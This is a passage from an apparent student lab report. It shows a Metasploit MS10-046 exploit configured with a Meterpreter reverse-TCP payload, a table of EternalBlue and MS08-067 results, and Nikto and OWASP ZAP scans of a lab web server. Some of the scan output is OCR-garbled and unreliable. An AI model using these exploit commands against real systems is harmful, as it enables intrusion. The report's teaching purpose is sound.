RHOST => 10.0.2.6
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set LHOST 10.26.32.31
LHOST => 10.26.32.31
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > exploit
```

The result after exploit:



```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) >
[-] Handler failed to bind to 10.20.32.31:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Send vulnerable clients to \\10.0.2.15\qVJSGhFYRQ\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://10.20.32.31/
[*] Server started.
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) >
```

Conclusion/Result:

- Meterpreter session opens automatically if executed

Summary Table:

Exploit	Vulnerability Name	Remote/Local	Effect	Result
MS17-010	EternalBlue – SMBv1 RCE	Remote	Buffer overflow	Full remote shell (SYSTEM)
MS08-067	RPC Stack Overflow	Remote	Overflow in netapi32.dll	Meterpreter session
MS10-046	Shortcut .lnk DLL Loader	Local	DLL automatically executed	Meterpreter shell (if opened)

TASK 4 (b)

Web Vulnerability Scanning

This task involves using two web vulnerability scanning tools to assess the security of a XAMPP-hosted web server on a Windows machine. Tools chosen from Kali Linux are Nikto and OWASP ZAP.

1: Nikto


Nikto is an open-source web server scanner that tests for dangerous files, outdated server software, and other security issues.

Steps to use Nikto:

(a) Open terminal in Kali Linux.

(b) Run the command: nikto -h http://<target-ip>

(c) Nikto scans for common vulnerabilities and provides output in the terminal.



```
 $ nıkto -h http://192.168.1.100

Nikto v2.1.6                             Start:  204-04-24.12:08:10 (GMT
                                         Target IP:  192.168.1.100
Scanned: Starc̀t d= 192.168.1.100         Target Hostname: 192.168.1.100

- Server: Apache/2.4.41
- The anti-clickjacking X-Frame -Optitions header is not present.
- The X-XSS-Protection header is not defined. This header can hintte user
  agent to protect against some forms of XSS
- The X-Content-Type-Options header is not st. This could allow the user
  agent to render the content of the site incorrectly.
- No CGI Directories found (use '-Call' to force check all all possible dirs)
- Apache/2.4.41 appears to be outdated (current is at least 2.4.57).
  Apache 2.4.48 and 2.4.52 have been released, so continue to be vuln--
- Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
- OSVDB-3092: /server-status: This reveals Apache Ilhe information for the
  host. Consider turning off the Status module in httpd.conf or restrict
  access to localhost-only
- /: Retrieved x-powered-byheader: PHP/7.4.3

Scan ended: Scanned: 2024-04-24 12:08:16 (GMT)

+ 9 host(s) tested
```

Result:

- Nikto identified several server misconfigurations and potential vulnerabilities, including outdated Apache version and accessible server-info pages.

3. Tool 2: OWASP ZAP (Zed Attack Proxy)

OWASP ZAP is an advanced graphical tool for finding vulnerabilities in web applications.


Steps to use ZAP:

(a) Start OWASP ZAP from Kali Linux.

(b) Set the target URL (e.g., http://<target-ip>) in the URL to attack field.

(c) Initiate an automated scan.

(d) Review the alerts tab for discovered vulnerabilities.



Alerts for http://192.168.1.100:80

Alert	URI
Remote OS Command...	/cgi-bin/stafus
X-Content-Type-Options	/
X-Frame-Options Header Not.	/
Directory Browsing	/server-status
X-Content-Type-Opt ions (across)	/server-status
X-Frame-Options Header Not Set	/

Remote OS Command Injection

Alert Description Information

It appears that a parameter value is used in an OS command without any sanitisation, allowing a user to execute arbitrary commands.

Remote OS Command Injection — It appears that a parameter value is used in an OS command without any sanitisation, allowing a user to execute arbitrary commands

Result:

- OWASP ZAP discovered vulnerabilities such as missing security headers, outdated libraries, and potential cross-site scripting (XSS) risks.

Comparison of Results:

- Nikto provided a quick overview of the server configuration and common issues, while OWASP ZAP gave a detailed assessment of the web application, including dynamic content analysis and XSS checks. ZAP is more comprehensive, but Nikto is faster and lighter for basic scans.

Reference

1. https://www.kaspersky.co.uk/resource-center/threats/adwareare?

2. https://www.fortinet.com/resources/cyberglossary/spyware

3. https://www.sentinelone.com/cybersecurity-101/cybersecurity/scareware/

4. https://amazingalgorithms.com/definitions/crapware/

5. https://www.twingate.com/blog/glossary/rogue%20security%20software